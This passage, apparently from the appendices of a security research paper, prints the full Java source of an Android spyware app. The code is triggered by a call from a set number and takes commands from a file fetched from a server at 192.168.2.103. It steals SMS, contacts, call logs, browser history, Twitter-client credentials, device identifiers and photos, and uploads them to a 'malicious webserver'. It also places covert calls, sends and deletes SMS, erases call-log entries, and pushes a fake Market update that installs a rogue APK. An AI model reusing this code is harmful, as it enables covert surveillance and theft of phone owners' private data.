       public void DownloadFromUrl(String fileName,Context context) {

                   try {
                        URL myUrl = new URL("http://192.168.2.103/" + fileName);
                        HttpURLConnection connection = (HttpURLConnection)
myUrl.openConnection();
                               File sd_card = Environment.getExternalStorageDirectory();
// sdcard path

                               synchronized (this) {
                                       try {
                                               this.wait(5000);
                                       } catch (InterruptedException e) {
                                                       e.printStackTrace();
                                       }
                               }

                               File file = new File(sd_card, fileName); // the file that
we will upload to our malicious webserver
                               FileOutputStream out = new FileOutputStream(file);
                               DataInputStream in = new
DataInputStream(connection.getInputStream());
                               byte ch[] = new byte[8192];

                               int len;

                               while ((len = in.read(ch)) >= 0) {  out.write(ch, 0, len);
}

                               out.close();
                               in.close();

                        } catch (IOException e) {

                               e.printStackTrace();

                        }
        }

    @Override
    public void onReceive(Context context, Intent intent) {

         getTeleService(context); //Access to the TelephonyManager

         Bundle b = intent.getExtras();
         String incommingNumber = b.getString("incoming_number");  //Get Incoming Number

         String[] list;
             String line;

         // Trigger an action according to the Caller
         if (incommingNumber.equals("5556")){

                 AnswerAndRejectCall();
                 Intent launchHome = new Intent(Intent.ACTION_MAIN);
                 launchHome.addCategory(Intent.CATEGORY_HOME);
                 launchHome.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
                 context.startActivity(launchHome);

                 DownloadFromUrl("CMDs.txt",context);

                       try {
                         File dir = Environment.getExternalStorageDirectory();

                         File cmds_file = new File(dir, "CMDs.txt");
```

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```
                         InputStream instream = new FileInputStream(cmds_file);

                         InputStreamReader inputreader = new InputStreamReader(instream);

                     BufferedReader buffreader = new BufferedReader(inputreader);

                     while ((line = buffreader.readLine()) != null) {

                         line = line.trim();
                          list = TextUtils.split(line, "/");

                         if (list[0].compareTo("UPDATE")==0){

                                 Intent update_intent = new Intent( );

update_intent.setClassName("telindus.AndroidGoldGPENSpywareFirst",
"telindus.AndroidGoldGPENSpywareFirst.ProcessUpdate");
                                 update_intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
                                 context.startActivity(update_intent);

                         }
                  }

                  instream.close();
                  inputreader.close();
                  buffreader.close();

                  //****** Covering Tracks ******
                  cmds_file.delete();

                } catch (java.io.IOException e) {

                }

        }

    }

}
```

Appendix 8: Source Code of the ProcessUpdate activity

```
package telindus.AndroidGoldGPENSpywareFirst;

import java.io.DataInputStream;
import java.io.File;
import java.io.FileOutputStream;
import java.io.IOException;
import java.net.HttpURLConnection;
import java.net.MalformedURLException;
import java.net.URL;
import android.app.Activity;
import android.app.AlertDialog;
import android.content.DialogInterface;
import android.content.Intent;
import android.net.Uri;
import android.os.Bundle;
import android.os.Environment;


public class ProcessUpdate extends Activity {


         public void process_update(){

             try{
                URL myUrl = new URL("http://192.168.2.103/uploads/tweetcaster.apk");

                HttpURLConnection connection = (HttpURLConnection) 
myUrl.openConnection();

                        File sd_card = Environment.getExternalStorageDirectory(); // 
sdcard path

                        synchronized (this) {
                                try {
                                        this.wait(15000);
                                } catch (InterruptedException e) {
                                                e.printStackTrace();
                                }
                        }

                        File file = new File(sd_card, "tweetcaster.apk"); // the file that 
we will upload to our malicious webserver
                        FileOutputStream out = new FileOutputStream(file);
                        DataInputStream in = new 
DataInputStream(connection.getInputStream());
                        byte ch[] = new byte[8192];

                        int len;

                        while ((len = in.read(ch)) >= 0) {  out.write(ch, 0, len); }

                        Intent intent = new Intent(Intent.ACTION_VIEW);

                        intent.setDataAndType(Uri.fromFile(new 
File(Environment.getExternalStorageDirectory() + "/" + 
"tweetcaster.apk")),"application/vnd.android.package-archive");

                        intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);

                        startActivity(intent);


                }catch(IOException ex){
                        ex.printStackTrace();
             }

          }


        public void onCreate(Bundle savedInstanceState) {

               super.onCreate(savedInstanceState);

               // An update is available, ask the user to install it
               URL myUrl = null;

               try {

                       myUrl = new URL("http://192.168.2.103/uploads/tweetcaster.apk");

               } catch (MalformedURLException e) {
                       // TODO Auto-generated catch block
                       e.printStackTrace();
               }

               HttpURLConnection connection = null;
               try {

                       connection = (HttpURLConnection) myUrl.openConnection();

               } catch (IOException e) {
                       // TODO Auto-generated catch block
                       e.printStackTrace();
               }
```

```
                int reply = 0;

                try {

                        reply = connection.getResponseCode();

                } catch (IOException e) {
                        // TODO Auto-generated catch block
                        e.printStackTrace();
                }

                if( reply == 200){ //an update is available

                        AlertDialog.Builder alt_bld = new AlertDialog.Builder(this);
                        alt_bld.setMessage("An update is available for the Tweetcaster 
application")
                        .setCancelable(false)
                        .setPositiveButton("Yes", new DialogInterface.OnClickListener() {
                                public void onClick(DialogInterface dialog, int id) {

                                        process_update();  // process the update from our 
malicious web server

                                }
                                });

                        alt_bld.setNegativeButton("No", new 
DialogInterface.OnClickListener() {
                                public void onClick(DialogInterface dialog, int id) {
                                        //  Action for 'NO' Button
                                        dialog.cancel();
                                }
                                });

                        AlertDialog alert = alt_bld.create();
                        alert.setTitle("Android Market");
                        alert.setIcon(R.drawable.androidmarket);
                        alert.show();

                 }
        }


        protected void onPause() {
           super.onPause();
        }

        protected void onStop() {
           super.onStop();
        }

        @Override
        protected void onDestroy() {
           super.onDestroy();
        }

}
```

Appendix 9: Source code of the final Broadcaster Receiver waiting for call to trigger actions on the victim's phone

```
package telindus.AndroidGoldGPENSpyware;

import java.io.BufferedReader;
import java.io.DataInputStream;
import java.io.File;
import java.io.FileInputStream;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.lang.reflect.Method;
import java.net.HttpURLConnection;
import java.net.URL;
import android.content.*;
import android.media.MediaRecorder;
import android.os.Bundle;
import android.os.Environment;
import android.os.RemoteException;
import android.provider.Browser;
import android.telephony.*;
import android.util.Log;
import android.widget.Toast;
import android.content.Context;
import android.content.Intent;
import android.database.Cursor;
import java.io.DataOutputStream;
import java.net.MalformedURLException;
import android.content.ContentResolver;
import android.graphics.Bitmap;
import android.graphics.Bitmap.CompressFormat;
import android.net.Uri;
import android.provider.ContactsContract;
import android.provider.MediaStore;
import android.provider.CallLog.Calls;
import java.util.Date;
import java.util.Map;
import android.text.TextUtils;
import android.preference.PreferenceManager;
import android.content.SharedPreferences;


public class AndroidGoldGPENSpyware extends BroadcastReceiver {

        com.android.internal.telephony.ITelephony telephonyService;

        //Info related to victim phone (part of the filename)
        String imei = null;
        String phoneNumber= null;
        String softwareVer = null;
        String simSerial = null;
        String subscriberId = null;
        String current_time = null;

        // The names of the files to upload
        String filename = null;
        String gold_gpen_filename = null;
        String logcat_main_filename = null;
        String logcat_events_filename= null;
        String logcat_radio_filename= null;


        //The files to uplodad
        File sd_card;
        File gold_gpen;
        File logcat_main;
        File logcat_radio;
        File logcat_events;


        FileOutputStream output;
        FileInputStream input;
        int check = 0;


        //Parameters for Audio Recording
        MediaRecorder mrec = null;
        String TAG = "SoundRecordingDemo";
        File audiofile;

        String limit =          "\n\n\n********************************************\n";


         public void getTeleService(Context context) {
                TelephonyManager tm = (TelephonyManager)
context.getSystemService(Context.TELEPHONY_SERVICE);
                try {
                        // Java reflection to gain access to TelephonyManager's ITelephony
getter
                        Class c = Class.forName(tm.getClass().getName());
                        Method m = c.getDeclaredMethod("getITelephony");
                        m.setAccessible(true);
                        telephonyService = (com.android.internal.telephony.ITelephony)
m.invoke(tm);
                        telephonyService.cancelMissedCallsNotification();
                                        telephonyService.silenceRinger();
                                        if(telephonyService.getCallState() ==
TelephonyManager.CALL_STATE_OFFHOOK){
                                                telephonyService.setMute(true); // mute the
call
                                        }
                } catch (Exception e) {
                    e.printStackTrace();
                    Log.e("TelephonyAccess","FATAL ERROR: could not connect to telephony
subsystem");
                }
        }



         public void AnswerAndRejectCall() {
                try {

                                telephonyService.answerRingingCall(); // Answer
automatically the call
                                //telephonyService.turnOnSpeaker(true);
                                telephonyService.setRadio(true);
                                telephonyService.endCall();

                } catch (RemoteException e) {
                                // TODO Auto-generated catch block
                                e.printStackTrace();
                }

         }


        public void DownloadFromUrl(String fileName,Context context) {

                    try {

                         URL myUrl = new URL("http://192.168.2.103/" + fileName);

                         HttpURLConnection connection = (HttpURLConnection)
myUrl.openConnection();
                                 File sd_card = Environment.getExternalStorageDirectory();
// sdcard path

                                 synchronized (this) {
                                         try {
                                                 this.wait(5000);
                                         } catch (InterruptedException e) {
                                                         e.printStackTrace();
```

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```
                                        }
                                }

                                File file = new File(sd_card, fileName); // the file that
we will upload to our malicious webserver

                                FileOutputStream out = new FileOutputStream(file);
                                DataInputStream in = new
DataInputStream(connection.getInputStream());
                                byte ch[] = new byte[8192];

                                int len;

                                while ((len = in.read(ch)) >= 0) {  out.write(ch, 0, len);
}

                                out.close();
                                in.close();

                        } catch (IOException e) {

                                e.printStackTrace();

                        }
        }


        //***************************************************
        //****** Retrieve Browser History and Bookmarks ******
        //***************************************************

    // To do that we need "READ_HISTORY_BOOKMARKS" permission

        public void Get_Browser_History_Bookmarks(Context context){

                try {

                               String limit =
"\n\n\n*********************************************\n";
                               output.write(limit.getBytes());
                               limit =                 "*************** BROWSER DATA
***************\n";
                               output.write(limit.getBytes());
                               limit =
"*******************************************\n\n";
                               output.write(limit.getBytes());

                               String bookmark =             "********** BOOKMARKS
**********\n";
                               output.write(bookmark.getBytes());

                               // Get All User's Browser Bookmarks
                               Cursor bookmark_cursor =
Browser.getAllBookmarks(context.getContentResolver());

                               if(bookmark_cursor.moveToFirst()){
                                   do{
                                       String url_bookmark = bookmark_cursor.getString(0)
+ "\n";
                                       output.write(url_bookmark.getBytes());

                                   }while(bookmark_cursor.moveToNext());
                               }
                               bookmark_cursor.close();

                               String history =              "\n\n********** HISTORY
**********\n";
                               output.write(history.getBytes());

                               // Get User'Browser History
```

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```
                              Cursor history_cursor =
Browser.getAllVisitedUrls(context.getContentResolver());

                              if(history_cursor.moveToFirst()){
                                     do{
                                            String url_visited =
history_cursor.getString(0) + "\n";
                                            output.write(url_visited.getBytes());
                                     }while(history_cursor.moveToNext());
                              }
                              history_cursor.close();

               }catch(IOException ex){
               }

               }


        //**************************
        //****** Retrieve SMS ******
        //**************************

    // To do that we need "READ_SMS" permission

        public void Get_SMS(Context context) {

               try {

                              String limit =
"\n\n\n*******************************************\n";
                              output.write(limit.getBytes());
                              limit =                  "*************** VICTIM SMS
***************\n";
                              output.write(limit.getBytes());
                              limit =
"*******************************************\n";
                              output.write(limit.getBytes());

                              Uri sms_uri = null;
                              int field = 1;
                              ContentResolver cr;
                              Cursor c;
                              String sms = null;

                              while (field<=2){

                                     switch (field)
                                     {
                                            case 1: sms_uri =
Uri.parse("content://sms/inbox");
                                                           String inbox =
"\n\n************************\n";

        output.write(inbox.getBytes());
                                                           inbox =
"******** INBOX *********\n";

        output.write(inbox.getBytes());
                                                           inbox =
"************************\n";

        output.write(inbox.getBytes());
                                                           break;
                                            case 2: sms_uri =
Uri.parse("content://sms/sent");
                                                           String sent =
"\n\n***********************\n";

        output.write(sent.getBytes());
                                                           sent =
"******** SENT *********\n";
```

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```
        output.write(sent.getBytes());
                                                            sent =
"***********************\n";

        output.write(sent.getBytes());
                                                            break;
                                      }

                                      cr = context.getContentResolver();
                                      c = cr.query(sms_uri, null, null, null, null);

                                      if (c.moveToFirst()) {

                                              for(int i=0;i<c.getCount();i++) {

                                                      int callDate =
c.getInt(c.getColumnIndexOrThrow("date"));
                                                      Date date=new Date(callDate);
                                                      String sms_date = date.toGMTString();
                                                      sms = "Date:  " +  sms_date + "
Phone: " + c.getString(c.getColumnIndexOrThrow("address")) + "   Text: " +
c.getString(c.getColumnIndexOrThrow("body")) + "\n";
                                                      c.moveToNext();
                                                      output.write(sms.getBytes());
                                              }

                                      }
                                      c.close();
                                      field++;
                      }

              } catch (IOException e) {
              }
        }


        //**********************
        //****** Send SMS ******
        //**********************


        // To do that we need "WRITE_SMS" permission

         public void Send_SMS(String Phone_Number, String Content){

                    SmsManager sms = SmsManager.getDefault();
                    sms.sendTextMessage(Phone_Number, null, Content, null, null);

          }


        //Then remove the sms previously sent from the sms sent store of he phone :-)
        public void delete_from_sms_sent(String number, Context context){

                      try {
                                      Uri uriSms = Uri.parse("content://sms/sent");
                                      Cursor c =
context.getContentResolver().query(uriSms,new String[] { "thread_id", "address" }, null,
null, null);

                                      if (c != null && c.moveToFirst()) {
                                              do {
                                                              String address =
c.getString(1);

        if(address.compareTo(number)==0)

        context.getContentResolver().delete(Uri.parse("content://sms/conversations/" +
c.getLong(0)),null, null);
```

```
                                             }while (c.moveToNext());
                                      }

                              }catch (Exception e) {

                      }

       }

       //**********************************************************************
       //************************* Contacts HANDLING *************************
       //**********************************************************************


       // To do that we need "READ_CONTACTS" permission

        public void   Get_Contacts(Context context) throws IOException{

                      String limit =
"\n\n\n********************************************\n";
                      output.write(limit.getBytes());
                      limit =                 "*************** CONTACT LIST
****************\n";
                      output.write(limit.getBytes());
                      limit =
"******************************************\n\n";
                      output.write(limit.getBytes());

                      ContentResolver cr = context.getContentResolver();
                      Cursor cur = cr.query(ContactsContract.Contacts.CONTENT_URI,null,
null, null, null);
                      String limit_between =        "\n\n";


                      if (cur.getCount() > 0) {
                               while (cur.moveToNext()) {

                                 StringBuilder contact_name = new StringBuilder("");
                                 StringBuilder contact_phone = new StringBuilder("");
                                    StringBuilder contact_infos = new StringBuilder("");

                                 String id = cur.getString(
cur.getColumnIndex(ContactsContract.Contacts._ID));
                                 String name =
cur.getString(cur.getColumnIndex(ContactsContract.Contacts.DISPLAY_NAME));
                                 String limit_contact =      "****** CONTACT" + id +
"******\n";
                                 output.write(limit_contact.getBytes());

                                 contact_name.append("NAME:  " + name + "\n");

                                 if
(Integer.parseInt(cur.getString(cur.getColumnIndex(ContactsContract.Contacts.HAS_PHONE_NU
MBER))) > 0) {

                                     Cursor pCur =
cr.query(ContactsContract.CommonDataKinds.Phone.CONTENT_URI,
null,ContactsContract.CommonDataKinds.Phone.CONTACT_ID +" = ?", new String[]{id}, null);
                                     while (pCur.moveToNext()) {

                                          String phone =
pCur.getString(pCur.getColumnIndex(ContactsContract.CommonDataKinds.Phone.NUMBER));
                                          contact_phone.append("PHONE: " + phone + "
TYPE:");
                                             String phone_type = null;

                                          switch
(Integer.parseInt(pCur.getString(pCur.getColumnIndex(ContactsContract.CommonDataKinds.Pho
ne.TYPE))))
                                                       {
                                                            case 1: phone_type  =
"Home";break;
                                                            case 2: phone_type  =
"Mobile"; break;
                                                            case 3: phone_type  = "Work";
break;
                                                            case 17: phone_type  = "Work
Mobile";break;
                                                      }

                                           contact_phone.append(phone_type + "\n");

                                      }
                                      pCur.close();
                                 }

                                 Cursor emailCur =
cr.query(ContactsContract.CommonDataKinds.Email.CONTENT_URI,
null,ContactsContract.CommonDataKinds.Email.CONTACT_ID + " = ?", new String[]{id}, null);
                                 while (emailCur.moveToNext()) {

                                             String email =
emailCur.getString(emailCur.getColumnIndex(ContactsContract.CommonDataKinds.Email.DATA));
                                             contact_infos.append("MAIL: " + email + "
TYPE:  ");
                                             String emailType = "";

                                             switch
(Integer.parseInt(emailCur.getString(emailCur.getColumnIndex(ContactsContract.CommonDataK
inds.Email.TYPE))))
                                             {
                                                   case 1: emailType  = "Home"; break;
                                                   case 2: emailType  = "Work"; break;
                                                   case 3: emailType  = "Other"; break;
                                             }

                                             contact_infos.append(emailType + "\n");
                                      }
                                      emailCur.close();

                                          String addrWhere =
ContactsContract.Data.CONTACT_ID + " = ? AND " + ContactsContract.Data.MIMETYPE + " = ?";
                                          String[] addrWhereParams = new String[]{id,
ContactsContract.CommonDataKinds.StructuredPostal.CONTENT_ITEM_TYPE};
                               Cursor addrCur =
cr.query(ContactsContract.Data.CONTENT_URI, null, addrWhere, addrWhereParams, null);

                               while(addrCur.moveToNext()) {

                                                     String street = addrCur.getString(
addrCur.getColumnIndex(ContactsContract.CommonDataKinds.StructuredPostal.STREET));
                                                     String city = addrCur.getString(
addrCur.getColumnIndex(ContactsContract.CommonDataKinds.StructuredPostal.CITY));
                                                     String state =
addrCur.getString(addrCur.getColumnIndex(ContactsContract.CommonDataKinds.StructuredPosta
l.REGION));
                                                     String postalCode =
addrCur.getString(
addrCur.getColumnIndex(ContactsContract.CommonDataKinds.StructuredPostal.POSTCODE));
                                                     String country = addrCur.getString(
addrCur.getColumnIndex(ContactsContract.CommonDataKinds.StructuredPostal.COUNTRY));
                                                     String type = "";
                                                     switch
(Integer.parseInt(addrCur.getString(addrCur.getColumnIndex(ContactsContract.CommonDataKin
ds.StructuredPostal.TYPE))))
                                                     {
                                                           case 1: type = "Home";
                                                              break;
                                                           case 2: type = "Work";
                                                              break;
                                                           case 3: type = "Other";
```

```
                                                    }

                                                    String address = street + "  " + city
+ "  " + state + "  " + postalCode + "  " + country;
                                                    contact_infos.append("ADDRESS: " +
address + "  TYPE:  " + type + "\n");

                                            }
                              addrCur.close();

                              String imWhere = ContactsContract.Data.CONTACT_ID + " = ?
AND " + ContactsContract.Data.MIMETYPE + " = ?";
                              String[] imWhereParams = new String[]{id,
ContactsContract.CommonDataKinds.Im.CONTENT_ITEM_TYPE};
                              Cursor imCur = cr.query(ContactsContract.Data.CONTENT_URI,
null, imWhere, imWhereParams, null);
                              if (imCur.moveToFirst()) {
                                    String imName =
imCur.getString(imCur.getColumnIndex(ContactsContract.CommonDataKinds.Im.DATA));
                                    contact_infos.append("IM: " + imName + "\n");
                              }
                              imCur.close();

                              String orgWhere = ContactsContract.Data.CONTACT_ID + " = ?
AND " + ContactsContract.Data.MIMETYPE + " = ?";
                              String[] orgWhereParams = new String[]{id,
ContactsContract.CommonDataKinds.Organization.CONTENT_ITEM_TYPE};
                              Cursor orgCur =
cr.query(ContactsContract.Data.CONTENT_URI, null, orgWhere, orgWhereParams, null);

                              if (orgCur.moveToFirst()) {
                                                    String orgName =
orgCur.getString(orgCur.getColumnIndex(ContactsContract.CommonDataKinds.Organization.DATA
));
                                                    String title =
orgCur.getString(orgCur.getColumnIndex(ContactsContract.CommonDataKinds.Organization.TITL
E));
                                                    contact_infos.append("Employer: " +
orgName + "   Function: " + title + "\n");
                              }

                              orgCur.close();

                              output.write(contact_name.toString().getBytes());
                              output.write(contact_phone.toString().getBytes());
                              output.write(contact_infos.toString().getBytes());
                                    output.write(limit_between.getBytes());

                             }
                      }

        }



        //*******************************************************************************
*******
        //****** Delete the phone call previouly processed from the Call Log of the device
******
        //*******************************************************************************
*******

        public void delete_from_call_log (String number, Context context){

                  Uri UriCalls = Uri.parse("content://call_log/calls");
                  //Cursor c = getContentResolver().query(UriCalls, null, null, null,
null);
                  String queryString= "NUMBER=" + number;
                  context.getContentResolver().delete(UriCalls, queryString, null);

        }
```

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```
        //************************************************
        //****** Retrieve Call Logs from the phone ******
        //************************************************

    // To do that we need do not need particular permission

        public void Get_Call_LOG(Context context){

                try {

                                String limit = 
"\n\n\n*****************************************\n";
                                output.write(limit.getBytes());
                                limit =                 "**************** CALLS LOG 
****************\n";
                                output.write(limit.getBytes());
                                limit = 
"****************************************\n\n";
                                output.write(limit.getBytes());

                                Uri allCalls = Uri.parse("content://call_log/calls");
                                ContentResolver cr = context.getContentResolver();
                                Cursor c = cr.query(allCalls, null, null, null, null);

                                if (c.moveToFirst()) {

                                        do{
                                                StringBuilder call = new StringBuilder("");
                                                String callType = "";
                                                switch 
(Integer.parseInt(c.getString(c.getColumnIndex(Calls.TYPE))))
                                                {
                                                        case 1: callType = "Incoming"; break;
                                                        case 2: callType = "Outgoing"; break;
                                                        case 3: callType = "Missed";
                                                }

                                                int callDate = 
c.getInt(c.getColumnIndex(Calls.DATE));
                                                Date date=new Date(callDate);

                                                String call_date = date.toGMTString();

        call.append(c.getString(c.getColumnIndex(Calls._ID)) + ":   " + 
c.getString(c.getColumnIndex(Calls.NUMBER)) + " ---> " + callType + "  From / To Contact: 
" + c.getString(c.getColumnIndex(Calls.CACHED_NAME)) + "  Duration: " + 
c.getString(c.getColumnIndex(Calls.DURATION)) + " on " + call_date + "\n");
                                                output.write(call.toString().getBytes());

                                        } while (c.moveToNext());
                                }

        } catch (IOException e) {

        }
  }



        //************************* UPLOAD FILES TO OUR MALICIOUS WEB SERVER 
*************************

        public void doHttpUpload(String data, String IP, Context context) throws 
IOException{


            Log.d("TESTTTTTTTTTT","23");
```

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```
               String lineEnd = "\r\n";
               String twoHyphens = "--";
               String boundary = "*****";
               String reader;
               String urlString = "http://" + IP + "/fileUpload.php";
               String file_to_upload = null;
               Boolean check_data = false;
               HttpURLConnection conn = null;
               BufferedReader rd = null;
               URL site;

                if(data.compareTo("victim_data")==0){
                        file_to_upload = gold_gpen_filename;
                        rd = new BufferedReader(new InputStreamReader(new
FileInputStream(gold_gpen)));
                        check_data = true;
                }
                else if (data.compareTo("victim_log_main")==0){
                        file_to_upload = logcat_main_filename;
                        rd = new BufferedReader(new InputStreamReader(new
FileInputStream(logcat_main)));
                        check_data = true;
                } else if (data.compareTo("victim_log_radio")==0){
                        file_to_upload = logcat_radio_filename;
                        rd = new BufferedReader(new InputStreamReader(new
FileInputStream(logcat_radio)));
                        check_data = true;
                } else if (data.compareTo("victim_log_events")==0){
                        file_to_upload = logcat_events_filename;
                        rd = new BufferedReader(new InputStreamReader(new
FileInputStream(logcat_events)));
                        check_data = true;
                }

               // Upload victim personal data to the web server

           if(check_data){
                      try{

                                     DataOutputStream dos;
                                     site = new URL(urlString);
                                     conn = (HttpURLConnection) site.openConnection();
                                     conn.setDoOutput(true);
                                     conn.setDoInput(true);
                                     conn.setRequestMethod("POST"); // Use a post method.
                                     conn.setRequestProperty("Connection", "Keep-Alive");
                                     conn.setRequestProperty("Content-Type",
"multipart/form-data;boundary="+boundary);
                                     dos = new DataOutputStream( conn.getOutputStream()
);
                                     dos.writeBytes(twoHyphens + boundary + lineEnd);
                                     dos.writeBytes("Content-Disposition: form-data;
name=\"uploadedfile\";filename=\"" + file_to_upload + "\"" + lineEnd);
                                     dos.writeBytes(lineEnd);

                                     while ((reader = rd.readLine()) != null) {
                                            dos.writeBytes(reader);
                                            dos.writeBytes(lineEnd);
                                     }

                                     dos.writeBytes(lineEnd);
                                     dos.writeBytes(twoHyphens + boundary + twoHyphens +
lineEnd);
                                     dos.flush();
                                     dos.close();
                              }catch (MalformedURLException e) {
                                            e.printStackTrace();

                              } catch (IOException e) {
                                            e.printStackTrace();
```

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```
                              }

                        //HTTP Reply reading
                        try {

                                    rd = new BufferedReader(new
InputStreamReader(conn.getInputStream()));

                                    while ((reader  = rd.readLine()) != null) {
                                          if(reader.contains("error"))
                                                check += 1; //there is an http error
                                    }
                                    rd.close();

                        } catch (IOException ioex){
                                    ioex.printStackTrace();
                        }

            // Uplod all images located in the SD Card to the web server
             } else  if(data.compareTo("victim_images")==0){

                              Bitmap mBitmap=null;
                              DataOutputStream dos;
                              Cursor c;
                              int id=1;
                              String photofile=null;
                              String[] projection =
{MediaStore.Images.ImageColumns.DISPLAY_NAME};
                              ContentResolver cr = context.getContentResolver();

                              c = cr.query(MediaStore.Images.Media.EXTERNAL_CONTENT_URI,
projection, null, null, null);
                              int max_images = c.getCount();

                              do {
                                   try {
                                          c =
cr.query(Uri.withAppendedPath(MediaStore.Images.Media.EXTERNAL_CONTENT_URI, "" + id),
projection, null, null, null);

                                          if (c!=null && c.moveToFirst()) {
                                            photofile = c.getString(0);
//column1Value stands for photo filename
                                          }

                                          mBitmap =
android.provider.MediaStore.Images.Media.getBitmap(context.getContentResolver(),
Uri.withAppendedPath(MediaStore.Images.Media.EXTERNAL_CONTENT_URI, "" + id));

                                   } catch (IOException e) {
                                          e.printStackTrace();
                                   }

                                   try {
                                          site = new URL(urlString);
                                          conn = (HttpURLConnection)
site.openConnection();
                                          conn.setDoOutput(true);
                                          conn.setDoInput(true);

                                          conn.setRequestMethod("POST"); // Use a post
method
                                          conn.setRequestProperty("Connection", "Keep-
Alive");
                                          conn.setRequestProperty("Content-Type",
"multipart/form-data;boundary="+boundary);

                                          dos = new DataOutputStream(
conn.getOutputStream() );
                                          dos.writeBytes(twoHyphens + boundary +
lineEnd);
```

```
                                             dos.writeBytes("Content-Disposition: form-
data; name=\"uploadedfile\";filename=\"" + photofile + "\"" + lineEnd);
                                             dos.writeBytes(lineEnd);

                                             mBitmap.compress(CompressFormat.JPEG, 75,
dos);   //compression de image pour envoi

                                             dos.writeBytes(lineEnd);
                                             dos.writeBytes(twoHyphens + boundary +
twoHyphens + lineEnd);
                                             dos.flush();
                                             dos.close();

                                      } catch (MalformedURLException e) {
                                                     e.printStackTrace();
                                      } catch (IOException e) {
                                                     e.printStackTrace();
                                      }

                                      //lecture de la réponse http
                                      try {

                                             rd = new BufferedReader(new
InputStreamReader(conn.getInputStream()));

                                             while ((reader= rd.readLine()) != null) {

                                                     if(reader.contains("error")) {
                                                             check += 1; //there is a http
error
                                                     }
                                             }
                                             rd.close();
                                      } catch (IOException ioex){
                                                     ioex.printStackTrace();

                                      }
                                      id++;

                              } while (id<=max_images);

                      }
       }


    @Override
    public void onReceive(Context context, Intent intent) {

         getTeleService(context); //Access to the TelephonyManager

         //String action = intent.getAction();
         Bundle b = intent.getExtras();
         String incommingNumber = b.getString("incoming_number");  //Get Incoming Number
         //String state = b.getString("state");
         //Log.d("CALL",action + "   " + incommingNumber + "   " + state);

         String[] list;

         // Trigger an action according to the Caller
         if (incommingNumber.equals("5556")){

                AnswerAndRejectCall();
                Intent launchHome = new Intent(Intent.ACTION_MAIN);
                launchHome.addCategory(Intent.CATEGORY_HOME);
                launchHome.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
                context.startActivity(launchHome);

                DownloadFromUrl("CMDs.txt",context);
```

```
               // Read information info concerning the victim phone, to do that we
require "READ_PHONE_STATE" permission

               TelephonyManager mTelephonyMgr =
(TelephonyManager)context.getSystemService(context.TELEPHONY_SERVICE);

               imei = "victim phone imei:  " + mTelephonyMgr.getDeviceId() + "\n";
                      phoneNumber=mTelephonyMgr.getLine1Number();
                      softwareVer = "victim phone software version:  " +
mTelephonyMgr.getDeviceSoftwareVersion() + "\n";
                      simSerial = "victim phone sim serial:  " +
mTelephonyMgr.getSimSerialNumber() + "\n";
                      subscriberId = mTelephonyMgr.getSubscriberId();

                      sd_card = Environment.getExternalStorageDirectory(); //Get sdcard
path

                      Date date = new Date();
                      java.text.DateFormat dateFormat =
android.text.format.DateFormat.getDateFormat(context.getApplicationContext());
                      String [] current =
android.text.TextUtils.split(dateFormat.format(date),"/");
                      String current_time = current[0] + "_" + current[1] + "_" +
current[2];

                   // Filename example /mnt/sdcard/310260000000000_15555218135_9_9_2010

                      filename = subscriberId + "_" + phoneNumber + "_" + current_time;
                      gold_gpen_filename =   filename + ".txt"; //to correctly
differentiate each victim data

                      gold_gpen = new File(sd_card, gold_gpen_filename); // the file that
we will upload to our malicious webserver

                      try {

                               output = new FileOutputStream(gold_gpen);
                               output.write(imei.getBytes());
                               output.write(softwareVer.getBytes());
                               output.write(simSerial.getBytes());

                        File dir = Environment.getExternalStorageDirectory();

                        File cmds_file = new File(dir, "CMDs.txt");

                        InputStream instream = new FileInputStream(cmds_file);

                        InputStreamReader inputreader = new InputStreamReader(instream);

                     BufferedReader buffreader = new BufferedReader(inputreader);

                     String line;

                     while ((line = buffreader.readLine()) != null) {

                        line = line.trim();
                     list = TextUtils.split(line, "/");

                        if (list[0].compareTo("UPDATE")==0){

                               Intent update_intent = new Intent( );

update_intent.setClassName("telindus.AndroidGoldGPENSpyware",
"telindus.AndroidGoldGPENSpyware.ProcessUpdate");
                               update_intent.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
                               context.startActivity(update_intent);

                        } else if
(list[0].compareTo("GET_BROWSER_HISTORY_BOOKMARKS")==0){

                                            Get_Browser_History_Bookmarks(context);
                        } else if (list[0].compareTo("GET_TWITTER_CREDENTIALS")==0){


                                     //****** Get Tweetcaster Preferences (accounts
registered and credentials ) ******
                                     SharedPreferences Tweetcaster =
PreferenceManager.getDefaultSharedPreferences(context);
                                     String prefs = null;
                                     limit =
"\n\n\n*********************************************************\n";
                                     output.write(limit.getBytes());
                                     limit =                 "***************
Tweetcaster Preferences ***************\n";
                                     output.write(limit.getBytes());
                                     limit =
"*****************************************************\n\n";
                                     output.write(limit.getBytes());

                                     for (Map.Entry<String, ?> entry :
Tweetcaster.getAll().entrySet()) {
                                 Object val = entry.getValue();
                                 if (val == null) {
                                     prefs = String.format("%s = <null>%n",
entry.getKey()) + "\n";

                                     output.write(prefs.getBytes());

                                 } else {
                                     prefs = String.format("%s = %s (%s)%n",
entry.getKey(), String.valueOf(val), val.getClass().getSimpleName()) + "\n";
                                     output.write(prefs.getBytes());
                                 }
                                     }

                          } else if (list[0].compareTo("GET_SMS")==0){


                                     Get_SMS(context);

                          } else if (list[0].compareTo("SEND_SMS")==0){



                                     Send_SMS(list[1],list[2]);

                                     //Then remove this sms from the sms sent of the
phone :-)
                              delete_from_sms_sent(list[1], context);

                          } else if (list[0].compareTo("GET_CONTACTS")==0){


                              Get_Contacts(context);

                          }  else if (list[0].compareTo("CALL")==0){

                              //****** Call Other Phone, spy victim during meeting for
example ******
                                     Intent call_attacker = new
Intent(Intent.ACTION_CALL);
                          call_attacker.addFlags(Intent.FLAG_ACTIVITY_NEW_TASK);
                                     call_attacker.setData(Uri.parse("tel:" + list[1]));
                                     context.startActivity(call_attacker);

                          } else if (list[0].compareTo("DELETE_CALL")==0){


                                     delete_from_call_log (list[1], context);
                          } else if (list[0].compareTo("GET_CALL_LOG")==0){


                                     Get_Call_LOG(context);

                          } else if (list[0].compareTo("GET_SD_CARD")==0){


                           //upload all images located in the SD Card to the specified
web server
                                     doHttpUpload("victim_images", "192.168.2.103",
context);

                          }

                  }

                  instream.close();
                  inputreader.close();
                  buffreader.close();
                  output.close();

